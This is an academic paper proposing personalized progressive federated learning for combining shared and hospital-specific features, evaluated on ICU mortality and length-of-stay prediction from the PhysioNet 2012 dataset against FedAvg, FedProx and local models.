Federated learning (FL) has been used for model building across distributed clients. However, FL cannot leverage vertically partitioned features to increase the model complexity. In this study, we proposed a personalized progressive federated learning (PPFL) model, which is a multi-model PFL approach that allows the leveraging of vertically partitioned client-specific features. The performance of PPFL was evaluated using the Physionet Challenges 2012 dataset. We compared the performance of in-hospital mortality and length of stay prediction between our model and the FedAvg, FedProx, and local models. The PPFL showed an accuracy of 0.849 and AUROC of 0.790 in average in hospital mor-tality prediction, which are the highest scores compared to client-specific algorithm. For length-of-stay prediction, PPFL also showed an AUROC of 0.808 in average which was the highest among all comparators.

KEYWORDS

Personalized Federated Learning, Vertical Federated Learning, Non-IID data

1. INTRODUCTION

Federated learning (FL) is a collaborative machine-learning approach used for solving data problems, such as data leakage, while preserving privacy in distributed environments [1–3]. Despite the numerous advantages of FL, such as privacy preservation, fulfillment of data requirements, and communication efficacy, it is still limited regarding the availability of information from conventional FL designs. FL designs (e.g., horizontal federated learning (HFL) and vertical federated learning (VFL)) can be categorized based on the data distribution among various parties (i.e., whether data are distributed based on the feature space or sample-ID space) [2]. HFL [3–9] can analyze large volumes of data using "identical feature spaces" from multiple clients. VFL [10-11] can be built from distributed feature spaces using only "identical sample IDs" across different clients.

However, in an HFL scenario, some clients might have specific feature information that is generated only within specific clients or is not allowed in a federated manner because of critical privacy concerns. For instance, there may be differences in the features collected among hospitals participating in federated learning, and these client-specific features may be excluded from the HFL scenario. Under a real-world VFL scenario, it is difficult for distributed clients to obtain sufficient identical samples to build a machine-learning model. These issues may degrade the performance of the model.

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 65-77, 2023. CS & IT- CSCP 2023 DOI:10.5121/csit.2023.130106

In contrast, the main challenge for FL is the distributed setting of data heterogeneity and non-independent and identically distributed (non-IID) data from clients [12]. Previous studies [13, 14] have demonstrated that a FL model with a FedAvg [3] algorithm might perform poorly using statistical data heterogeneity, which slows down FL convergence.

The limitations of FL designs and data heterogeneity have motivated the development of a new approach to overcome both problems. In real-world situations, client-specific vertical features can be ignored in an HFL design, whereas identical sample IDs are insufficient in a VFL design, and data heterogeneity degrades performance. Therefore, we focused on leveraging client-specific vertical features while implementing a model that is well adapted to the heterogeneity of data across clients in a cross-silo environment.

In this study, we propose a novel approach called personalized progressive federated learning (PPFL) combining FL with variants of progressive neural networks [15]. In PPFL, building a personalized model allows the learning of client-specific distributions from a globally learned FL model by transmitting layer-wise knowledge to different network columns. The proposed model learns global knowledge from common feature information and expands the feature space related to client-specific vertical features by creating new column networks.

We applied the lateral connection in a progressive neural network [15] to expand the layer-wise feature space from a globally pre-trained FL model. Additionally, a pro-gressive neural network was proposed to address the forgetting problem [15,16]. Therefore, our model prevents the forgetting of previously learned global knowledge during the personalization phase. In this study, we experiment and validate the algorithm with real-world medical data.

2. RELATED WORKS

2.1. Federated Learning on Non-IID Data

FL is a machine-learning approach in which multiple clients collaboratively build a learning task while considering privacy issues and communication efficacy [3]. FL can be classified into HFL and VFL, depending on how the data are distributed among various clients [2]. HFL deals with a scenario in which each client has an identical feature space but different sample-ID spaces. FedAvg [3] is a collaborative machine-learning framework proposed for this HFL scenario. HFL approaches cannot utilize vertically partitioned features, which are specifically generated by individual clients and are not shared with the HFL frameworks, increasing the model complexity.

VFL deals with a scenario in which each client has a different feature space and identical sample ID space. Although secured machine-learning methods [10,32–35] for distributed features have been proposed, such methods cannot be used as deep learning approaches. In addition, despite the proposal of VFL approaches for deep learning [11,36,37], these methods have a limitation, in which every client must learn sufficient “identical sample-IDs” using a deep learning model.

2.2. Federated Learning on Non-IID Data

Data heterogeneity and non-IID data complicate the construction of a global FL model that can be applied to individual clients. FedAvg demonstrates a reduced model performance, including accuracy, under statistical data heterogeneity [14]. Additionally, the heterogeneity of the data slows down and destabilizes the convergence of FedAvg [13].

Previous studies [14,30,38,39] have focused on utilizing the data augmentation method in an FL manner to address the weight divergence on non-IID data during the FL process. This method has been proposed to smoothen the statistical heterogeneity across distributed clients. However, when data augmentation approaches FL, it suffers from privacy leakage because data sharing has not been eliminated. Client selection approaches, such as FAVOR [29] used to build the FL model from the more homogeneous data distributions, also exist.

Previous studies [31,40–45] proposed a personalized globally trained FL model for heterogeneous clients. Meta-learning-based approaches, such as personalized federated average (Per-FedAvg) [31], have been proposed to personalize an FL model by finding an optimal initialization for local personalization and learning of task-specific local representations based on a single global model design through meta-learning [40]. Multi-model personalization based on hierarchical clustering [41] was used to train an FL model for each cluster of clients. This framework involves training clusters of clients during each round of FL training. PFL approaches based on multi-task learning, model interpolation, and transfer learning build a model for each individual client through the FL process. The MOCHA algorithm was proposed as a personalization method for combining distributed multi-task learning and FL [42]. The model interpolation method [43] was proposed to handle the trade-off between a globally learned model and locally learned models with an adjustable penalty parameter. Transfer-learning-based approaches [44,45] aim to transfer the globally trained knowledge to the local models of individual clients through fine-tuning.

3. METHOD

We proposed a PPFL algorithm for conducting client-specific personalized inferences on data heterogeneity and non-IID data settings. PPFL also addresses the limited in-formation availability of FL design by leveraging not only common features but also client-specific vertical features across distributed clients. The proposed process involves two major steps. First, we built a HFL on a central server using only the common features from the distributed clients. Second, the pre-trained horizontal federated model was deployed for each client, learning personalized knowledge for client-specific inference task through a PPFL.



Figure 1: Problem setting and network architecture of the personalized progressive federated model.

3.1. Problem Formulation

This study aims to solve the case where the features of each client are common and client-specific cases exist (Figure 1 A). Before distinguishing common or client-specific vertical features of each client, all feature information should be shared among clients. Suppose that an individual client k has a dataset $D_k \coloneqq \{x_i^k, s_i^k, y_i^k\}_{i=1}^{m^{(k)}}$ consisting of $m^{(k)}$ samples, where the client $\in \mathcal{K} \coloneqq \{1, \ldots, K\}$. The i-th sample of D_k can be represented using a common feature vector with p-dimension $\boldsymbol{x}_i^k \coloneqq \{x_i^{1(k)}, x_i^{2(k)}, \ldots, x_i^{p(k)}\}$; the client's specific vertical feature vector with q-dimension $\boldsymbol{s}_i^k \coloneqq \{s_i^{1(k)}, s_i^{2(k)}, \ldots, s_i^{q(k)}\}$, and the corresponding target variable y_i^k. Note that the attributes and dimension $p^{(k)}$of the common feature vector $\boldsymbol{x}_i^k$ are identical for all clients $k \in \mathcal{K}$. However, the attributes and dimension $q^{(k)}$ of the client's specific vertical feature vector $\boldsymbol{s}_i^k$ may not be the same for all clients.

3.2. Horizontal Federated Learning

A horizontal federated model learns global knowledge related to common features across multiple clients in a federated manner. The proposed model PPFL is generic and can be applied to other deep-learning-based approaches and aggregated methods. However, in this study, we applied our algorithm to the FedAvg as a base method for building a HFL because it is the most well-known and commonly used method.

m is the total sample size of K clients. then, $f_i(\boldsymbol{\omega})$ is the loss function of the prediction on example $(\boldsymbol{x}_i, y_i)$ where $\boldsymbol{x}_i$ is common feature vector. Therefore, the objective function is

$$\min_{\boldsymbol{\omega}^c \in \mathbb{R}^d} F(\boldsymbol{\omega}^c) \coloneqq \sum_{k=1}^{K} \frac{m_k}{m} F_k(\boldsymbol{\omega}^k), \quad (1)$$

$$where \;\; F_k(\boldsymbol{\omega}^k) \coloneqq \sum_{\boldsymbol{x}_i^k \in D_k} f_i(\boldsymbol{\omega}^k)$$

3.3. Personalized Progressive Federated Learning

PPFL contains three network columns: HorizontalNet, VerticalNet, and Personalized Net. We utilized the concept of lateral connection in progressive neural networks [15], which is proposed for leveraging transfer and avoiding catastrophic forgetting in multi-task learning. Figure 1 B shows the architecture of the PPFL model.

3.3.1. Horizontal Network

HorizontalNet is a network column that is initialized from the horizontal federated model. The internal weight parameters of the HorizontalNet $\boldsymbol{\omega}^{c^{int}}$ were initialized using $\boldsymbol{\omega}^{\boldsymbol{c}}$described in the Section 2.2. This network aims to pass generalized knowledge to personalized networks with the common feature $\boldsymbol{x}^{\boldsymbol{k}}$ as input information. Note that the internal weight matrix $\boldsymbol{\omega}^{c^{int}}$ in HorizontalNet, which is not connected with PersonalizedNet, is "frozen" to train. However, the lateral weight parameter $\boldsymbol{\omega}^{c^{lat}}$, which is connected with PersonalizedNet, can be updated using an optimization algorithm. This approach avoids forgetting the generalized knowledge that has already been learned. The hidden layers $\boldsymbol{h}_l^c$in the HorizontalNet column are computed as

$$\boldsymbol{h}_{l+1}^c = \sigma\left(\boldsymbol{\omega}_l^{c^{int}} \boldsymbol{h}_l^c + \boldsymbol{b}_l^c\right), \; where \qquad \boldsymbol{h}_0^c = \boldsymbol{x}^k. \qquad (2)$$

3.3.2. Vertical Network

The second network column was the VerticalNet column. This network expanded the feature space with respect to the client-specific vertical features. The input of VerticalNet is the specific vertical feature data of the client $\boldsymbol{s}^k \in D_k$. The weight parameter $\boldsymbol{\omega}^{v^{int}}$ is the internal weight parameter of VerticalNet, which is not connected to PersonalizedNet. The lateral weight parameter $\boldsymbol{\omega}^{v^{lat}}$ is connected to PersonalizedNet. Both $\boldsymbol{\omega}^{v^{int}}$ and $\boldsymbol{\omega}^{v^{lat}}$ can be learned through the training step. Thus, the parameter $\boldsymbol{\omega}^{v^{int}}$ and $\boldsymbol{\omega}^{v^{lat}}$ learn client-specific vertical feature information and transmit their knowledge to PersonalizedNet. The hidden layers $\boldsymbol{h}_l^v$ with respect to the client-specific vertical feature $\boldsymbol{s}^k$ and internal weight parameter $\boldsymbol{\omega}^{v^{int}}$ are

$$\boldsymbol{h}_{l+1}^v = \sigma\left(\boldsymbol{\omega}_l^{v^{int}} \boldsymbol{h}_l^v + \boldsymbol{b}_l^v\right), \qquad where \;\; \boldsymbol{h}_0^v = \boldsymbol{s}^k \qquad (3)$$

3.3.3. Personalized Network

The Personalized Net learn the specific personalized knowledge of the client by acquiring the value of $\boldsymbol{h}_l^c$, $\boldsymbol{h}_l^v$, and its previous layer as inputs. The computation between network columns is made possible through a lateral connection, the parameters of which, $\boldsymbol{\omega}^{c^{lat}}$ and $\boldsymbol{\omega}^{v^{lat}}$, are lateral weight parameters. Therefore, $\boldsymbol{\omega}^{c^{lat}}$ and $\boldsymbol{\omega}^{v^{lat}}$ determine the amount of activation of the globally learned common feature information and vertical feature information within the client, respectively. Its internal parameters $\boldsymbol{\omega}^p$ are the internal weight parameters learn more complex information to achieve the inference tasks of individual clients. The hidden layers $\boldsymbol{h}_l^p$ are computed using Equation (4).

$$\boldsymbol{h}_{l+1}^p = \sigma\left(\boldsymbol{\omega}_{l+1}^{c^{lat}} \boldsymbol{h}_{l+1}^c + \boldsymbol{\omega}_{l+1}^{v^{lat}} \boldsymbol{h}_{l+1}^v + \boldsymbol{\omega}_{l+1}^p \boldsymbol{h}_l^p + \boldsymbol{b}_l^p\right), where \;\; \boldsymbol{h}_0^p = \boldsymbol{0} \qquad (4)$$

Note that the proposed method can be applied even in the absence of client-specific vertical features. In this case, the hidden layer of a personalized progressive network is expressed as

$$\boldsymbol{h}_{l+1}^p = \sigma\left(\boldsymbol{\omega}_{l+1}^{c^{lat}} \boldsymbol{h}_{l+1}^c + \boldsymbol{\omega}_{l+1}^p \boldsymbol{h}_l^p + \boldsymbol{b}_l^p\right), \qquad where \;\; \boldsymbol{h}_0^p = 0 \;\; (5)$$

In this process, if there is no client-specific vertical features, it can be personalized except the VerticalNet.

3.4. Study Design

We compared PPFL with the models described below. (x) indicates that the model has learned only the common feature space, and (x,s) indicates the model has learned both common features and client-specific vertical features.

- **FedAvg(*x*): The** FedAvg algorithm with common features.
- **FedProx(*x*): The** FedProx algorithm with common features.
- **PPFL(*x*):** The PPFL learns by leveraging only common features.
- **PPFL(*x, s*):** The PPFL learns by leveraging both common features and client-specific vertical features.
- **Local(*x*):** Multi-layer perceptron (MLP) learned only from common feature data of a specific client.
- **Local(*x, s*):** MLP learned from both common and vertical feature data of a specific client.

We divided the training, validation, and test datasets in the ratio of 6:2:2 for each client. The

validation dataset was used to search for hyper parameters using a random-search algorithm. We optimized the weight parameters of the models by the Adam optimizer [21]. We utilized the cross-entropy loss for the binary classification. We implemented them while providing accuracy and an area under the receiver operating characteristic (AUROC) to demonstrate the performance.

3.5. Dataset

The performance of the PPFL model was evaluated on a public EMR dataset called Physionet Challenge 2012 [19]. The Physionet Challenge 2012, which was extracted from the MIMIC-II database [22], consists of information regarding 8,000 ICU patients. These records contained 36 time-series features (i.e., laboratory tests, vital signs, and mechanical ventilation) and five demographic features, including ICU-type information. In this study, we aggregated ICU information for 48 h in an average manner because we did not focus on time-series data. Each ICU, with a total of 6,000 samples, was considered an individual client. Coronary care unit (CCU), cardiac surgery recovery unit (CSRU), medical ICU (MICU), and surgical ICU (SICU) retained 889, 1,219, 2,216, 1,676, and 2,000 ICU stay samples, respectively. The remaining 2,000 samples were used as external ICUs, configured without client separation. The external ICU was not used during the PPFL training. In this dataset, we assumed that the common feature set comprised demographic and mechanical ventilation information. In contrast, client-specific vertical features comprised vital signs and laboratory tests for all clients. The description of data distribution by the ICU for common features of the Physionet Challenge 2012 data set is presented in Supplementary Table 1 and 2.

3.6. Experiments

For each client, we compared the performance for both internal and external validations. Internal performance was measured using a test set from a local client. For external validation, we used external dataset that were set aside when partitioning ICU data. We evaluated the performance of binary classifications for the following two cases: in-hospital mortality as a binary class and length of stay.

We computed feature importance using the SHAP value computed by Deep SHAP to investigate the concept shift after the application of PPFL [24, 25].

All experimental settings were implemented using TensorFlow 2.5.0 [26]. The models were trained on a machine equipped with two NVIDIA QUADRO RTX 8000 CUDA 11.0, 128 GB memory and one Intel Xeon Platinum 8253 2.2 GHz CPU.



Figure 2. Performance evaluation of PPFL compared to FedAvg (x), FedProx (x), Local (x), and Local (x,s) in terms of AUROC on external validation. PPFL (x,s) shows the highest score in every task A. AUROC comparison for in-hospital mortality prediction task. B. AUROC score comparison for the length of stay prediction task. C. AUROC score

4. RESULTS

4.1. Performance of PPFL

PPFL(x,s) showed the highest performance for every ICU client on external validation. The PPFL(x) showed an average of 0.790 AUROC for the in-hospital mortality task and 0.808 AUROC for the length of the stay task (Figures 2A and 3B, respectively). Where FedAvg(x) and FedProx(x) showed performance (AUROC) by 0.616 and 0.615 in mortality prediction, respectively. In addition, PPFL(x,s) higher performance than FedAvg(x) and FedProx(x) both in hospital mortality and length of stay prediction. The average AUROC of FedAvg(x) was 0.643 and 0.643 for FedProx in length of stay prediction. Compared with Local(x,s), PPFL(x,s) show that all AUROC performances of PPFL(x,s) outperform in external validations. The average AUROC for local(x,s) in external validation was 0.743 in in hospital mortality prediction, and 0.773 in length of stay prediction. In average, PPFL(x,s) showed higher performance than local(x,s) models in external validation (Figure 2A, Figure 2B, Supplementary Table 3). Comparing the average AUROC of PPFL(x,s) to Local(x,s) in Figure 2C and Figure 2D, our model showed higher performance in in hospital mortality task. However, in length of stay prediction, the SICU showed 0.865, which was higher than the average AUROC performance than PPFL(x,s). Overall, PPFL(x,s) showed the highest AUROC compared to other local model(x,s) in average (Figure 2C, Figure 2D). Figures 4 shows the contributions of common and

vertical features for all clients in predicting in-hospital mortality. Within common features, age and mechanical ventilation (MechVent) features had the highest shape value in all clients (age was 0.5 or more in all clients and MechVent was 0.3 or more in three clients). Among the verticalfeatures, the Glasgow Coma Scale (GCS) had the highest shape value for all clients (0.025 orhigher for all clients). Mechanical ventilation still had a high ranking for CCU and SICU. We also compared FedAvg(x) to PPFL(x,s) to evaluate whether leveraging client specific features shows high performance. PPFL(x,s) showed higher performance than FedAvg (x) (Supplementary Table 4). For the MICU, the SHAP value for MechVent was not lower than those of the other clients. However, in terms of vertical features, vital signs, such as GCS, blood urea nitrogen, fraction of inspired oxygen, heart rate, and absolute blood pressure, have higher SHAP values than those for mechanical ventilation.

4.2. Analysis of Concept Drift

Figure 3 shows the contributions of common and vertical features for all clients in predicting in-hospital mortality. Within common features, age and mechanical ventilation (MechVent) features had the highest shape value in all clients, in that order (age was 0.5 or more in all clients and MechVent was 0.3 or more in 3 clients). Among the vertical features, the Glasgow Coma Scale (GCS) had the highest shape value for all clients (0.025 or higher for all clients). Mechanical ventilation still had a high ranking for CCU and SICU.



Figure 3.Mean absolute SHAP values of common and vertical features in predicting in-hospital mortality. 4A. SHAP values in common features. 4B. top 10 highest SHAP value features with vertical features.

5. DISCUSSION

The usage of federated learning in analyzing distributed medical data is a well-known research topic [17,27]. Therefore, research on federated learning that can potentially protect data privacy has been conducted in various medical fields [28]. However, most current studies consider learning common features among clients. In this study, we proposed a personalized progressive federated learning (PPFL) algorithm for heterogeneously distributed clients that expands the feature space for client-specific vertical features. This study is the first federated learning study that considers common features and client-specific vertical features by applying progressive learning. PPFL shows a robust performance compared to other algorithms based on the comparison of PPFL with existing federated learning models and local models in various settings.

Compared to FedAvg, which is suitable for a horizontally partitioned data environment [3–9], PPFL is a novel federated learning framework that leverages the idea of progressive learning to perform learning in both horizontally and vertically partitioned environments. PPFL can utilize more features and samples than other models (Figure 2, Supplementary Table 3), resulting in better performance compared to existing local and federated learning models. For example, FedAvg and FedProx have a limited feature space because only the common features from multiple clients are input into the model in terms of its structure. The local model uses only the sample of each client; thus, the number of samples is inevitably smaller than that of the PPFL input dataset. PPFL demonstrated a higher performance than the existing model by inputting all the collected features and samples of multi-clients.

The effectiveness of the proposed model is the greatest for clients who are significantly different from the overall data distribution since CSRU has the most different label distribution from an external client and the most severe class imbalance.

For all internal validations of the clients, except for the in-hospital mortality task for some clients, HorizontalNet(x), learned through FedAvg, exhibits a degraded performance compared to that with Local(x). Previous studies have confirmed that FL performance may decrease when the distribution among clients is heterogeneous [13,14]. Additionally, the data we tested was statistically significant heterogeneous across clients (Supplementary Table 1). We found that the hospital stay of SICU patients was significantly longer than that of other ICU patients (Supplementary Table 1). Moreover, we found that the performance of the local(x) model using only local data was higher than our proposed ppfl(x,s) (Figure 2D). This indicates that extreme data heterogeneity in FL can lead to lower performance than that of local models. However, we emphasize that our model still outperforms FedAvg and FedProx, and the performance difference with the local model (SICU) is negligible.

Although client-specific vertical features contain more information, our proposed model is effective in terms of robustness. This shows that PPFL is robust to the global knowledge forgetting problem in the personalization process of the FL models.

6. LIMITATIONS

Our study has several limitations. First, there is little difference in the computing time and resources when verifying the PPFL in the same network bandwidth. However, additional research on the computation time and resources between physically distant networks is required for multi-client from multi-country studies. Second, this PPFL algorithm was written assuming that information on the features of multiple clients is shared; however, information about common and vertical features of each client may not be provided in the real world. Research on an automatic feature selection process based on the characteristics of input data among the features of multiple clients is essential. Third, Yang et al. (2019) reported that there is a possibility of indirect privacy leakage to raw federated learning systems [2]. We plan to further our studies in strengthening PPFL from these issues. Fourth, although only MLP modules based on linear layer have been applied to the PPFL framework in this study, we will also apply them to other neural network structures such as sequential-based layers in future studies.

7. CONCLUSION

We proposed the PPFL algorithm to personalize federated algorithms for heterogeneously distributed clients and expand the feature space for client-specific vertical feature information. Moreover, we investigated the performance improvement and robustness of our proposed model using real-world EHR data and validated the usefulness of the model. Our model showed higher performance than FedAvg and FedProx. We plan to further our studies in improving the PPFL compared to other models in FL.

ACKNOWLEDGEMENTS

This research was supported by a grant from the Korea Health Technology RD Project through the Korea Health Industry Development Institute (KHIDI) funded by the Ministry of Health Welfare (HI19C1015), and the Bio-Industrial Technology Development Program (20014841) funded by the Ministry of Trade, Industry Energy (MOTIE, Korea), Republic of Korea.

REFERENCE

[1] Kairouz, P.; McMahan, H.B.; Avent, B.; Bellet, A.; Bennis, M.; Bhagoji, A.N.; Bonawitz, K.; Charles, Z.; Cormode, G.; Cummings, R.; et al. Advances and Open Problems in Federated Learning. 2019.
[2] Yang, Q.; Liu, Y.; Chen, T.; Tong, Y. Federated Machine Learning. ACM Trans Intell Syst Technol2019, 10, 1–19, doi:10.1145/3298981.
[3] McMahan, B.; Moore, E.; Ramage, D.; Hampson, S.; Arcas, B.A. y Communication-Efficient Learning of Deep Networks from Decentralized Data. In Proceedings of the Proceedings of the 20th International Conference on Artificial Intelligence and Statistics; Singh, A., Zhu, J., Eds.; PMLR, October 2017; Vol. 54, pp. 1273–1282.
[4] Konečný, J.; McMahan, H.B.; Yu, F.X.; Richtárik, P.; Suresh, A.T.; Bacon, D. Federated Learning: Strategies for Improving Communication Efficiency. 2016.
[5] Braverman, M.; Garg, A.; Ma, T.; Nguyen, H.L.; Woodruff, D.P. Communication Lower Bounds for Statistical Estimation Problems via a Distributed Data Processing Inequality. In Proceedings of the Proceedings of the forty-eighth annual ACM symposium on Theory of Computing; ACM: New York, NY, USA, June 19 2016; pp. 1011–1020.
[6] Haddadpour, F.; Kamani, M.M.; Mokhtari, A.; Mahdavi, M. Federated Learning with Compression: Unified Analysis and Sharp Guarantees. 2020.
[7] Lin, Y.; Han, S.; Mao, H.; Wang, Y.; Dally, W.J. Deep Gradient Compression: Reducing the Communication Bandwidth for Distributed Training. 2017.
[8] Guha, N.; Talwalkar, A.; Smith, V. One-Shot Federated Learning. 2019.
[9] Zhu, H.; Jin, Y. Multi-Objective Evolutionary Federated Learning. IEEE Trans Neural Netw Learn Syst2020, 31, 1310–1322, doi:10.1109/TNNLS.2019.2919699.
[10] Hardy, S.; Henecka, W.; Ivey-Law, H.; Nock, R.; Patrini, G.; Smith, G.; Thorne, B. Private Federated Learning on Vertically Partitioned Data via Entity Resolution and Additively Homomorphic Encryption. 2017.
[11] Hu, Y.; Niu, D.; Yang, J.; Zhou, S. FEDML. In Proceedings of the Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining; ACM: New York, NY, USA, July 25 2019; pp. 2232–2240.
[12] Darrell, T.; Kloft, M.; Pontil, M.; Rätsch, G.; Rodner, E. Machine Learning with Interdependent and Non-Identically Distributed Data (Dagstuhl Seminar 15152). In Proceedings of the Dagstuhl Reports; 2015; Vol. 5.
[13] Li, X.; Huang, K.; Yang, W.; Wang, S.; Zhang, Z. On the Convergence of FedAvg on Non-IID Data. 2019.
[14] Zhao, Y.; Li, M.; Lai, L.; Suda, N.; Civin, D.; Chandra, V. Federated Learning with Non-IID Data. 2018, doi:10.48550/arXiv.1806.00582.
[15] Rusu, A.A.; Rabinowitz, N.C.; Desjardins, G.; Soyer, H.; Kirkpatrick, J.; Kavukcuoglu, K.; Pascanu, R.; Hadsell, R. Progressive Neural Networks. 2016.
[16] Kirkpatrick, J.; Pascanu, R.; Rabinowitz, N.; Veness, J.; Desjardins, G.; Rusu, A.A.; Milan, K.; Quan,

J.; Ramalho, T.; Grabska-Barwinska, A.; et al. Overcoming Catastrophic Forgetting in Neural Networks. Proceedings of the National Academy of Sciences2017, 114, 3521–3526, doi:10.1073/pnas.1611835114.
[17] Rieke, N.; Hancox, J.; Li, W.; Milletarì, F.; Roth, H.R.; Albarqouni, S.; Bakas, S.; Galtier, M.N.; Landman, B.A.; Maier-Hein, K.; et al. The Future of Digital Health with Federated Learning. NPJ Digit Med2020, 3, 119, doi:10.1038/s41746-020-00323-1.
[18] Ruder, S. An Overview of Gradient Descent Optimization Algorithms. 2016.
[19] Silva, I.; Moody, G.; Scott, D.J.; Celi, L.A.; Mark, R.G. Predicting In-Hospital Mortality of ICU Patients: The PhysioNet/Computing in Cardiology Challenge 2012. In Proceedings of the 2012 Computing in Cardiology; 2012; pp. 245–248.
[20] Pollard, T.J.; Johnson, A.E.W.; Raffa, J.D.; Celi, L.A.; Mark, R.G.; Badawi, O. The EICU Collaborative Research Database, a Freely Available Multi-Center Database for Critical Care Research. Sci Data2018, 5, 180178, doi:10.1038/sdata.2018.178.
[21] Kingma, D.P.; Ba, J. Adam: A Method for Stochastic Optimization. 2014.
[22] Saeed, M.; Lieu, C.; Raber, G.; Mark, R.G. MIMIC II: A Massive Temporal ICU Patient Database to Support Research in Intelligent Patient Monitoring. Comput Cardiol2002, 29, 641–644.
[23] Baraniuk, R. Compressive Sensing [Lecture Notes]. IEEE Signal Process Mag2007, 24, 118–121, doi:10.1109/MSP.2007.4286571.
[24] Lundberg, S.M.; Lee, S.-I. A Unified Approach to Interpreting Model Predictions. In Proceedings of the Advances in Neural Information Processing Systems; Guyon, I., Luxburg, U. von, Bengio, S., Wallach, H., Fergus, R., Vishwanathan, S., Garnett, R., Eds.; Curran Associates, Inc., 2017; Vol. 30.
[25] Shrikumar, A.; Greenside, P.; Shcherbina, A.; Kundaje, A. Not Just a Black Box: Learning Important Features Through Propagating Activation Differences. 2016.
[26] Abadi, M.; Agarwal, A.; Barham, P.; Brevdo, E.; Chen, Z.; Citro, C.; Corrado, G.S.; Davis, A.; Dean, J.; Devin, M.; et al. TensorFlow: Large-Scale Machine Learning on Heterogeneous Distributed Systems. 2016.
[27] Ciampi, M.; Sicuranza, M.; Silvestri, S. A Privacy-Preserving and Standard-Based Architecture for Secondary Use of Clinical Data. Information2022, 13, 87, doi:10.3390/info13020087.
[28] Kaissis, G.A.; Makowski, M.R.; Rückert, D.; Braren, R.F. Secure, Privacy-Preserving and Federated Machine Learning in Medical Imaging. Nat Mach Intell2020, 2, 305–311, doi:10.1038/s42256-020-0186-1.
[29] Wang, H.; Kaplan, Z.; Niu, D.; Li, B. Optimizing Federated Learning on Non-IID Data with Reinforcement Learning. In Proceedings of the IEEE INFOCOM 2020 - IEEE Conference on Computer Communications; IEEE, July 2020; pp. 1698–1707.
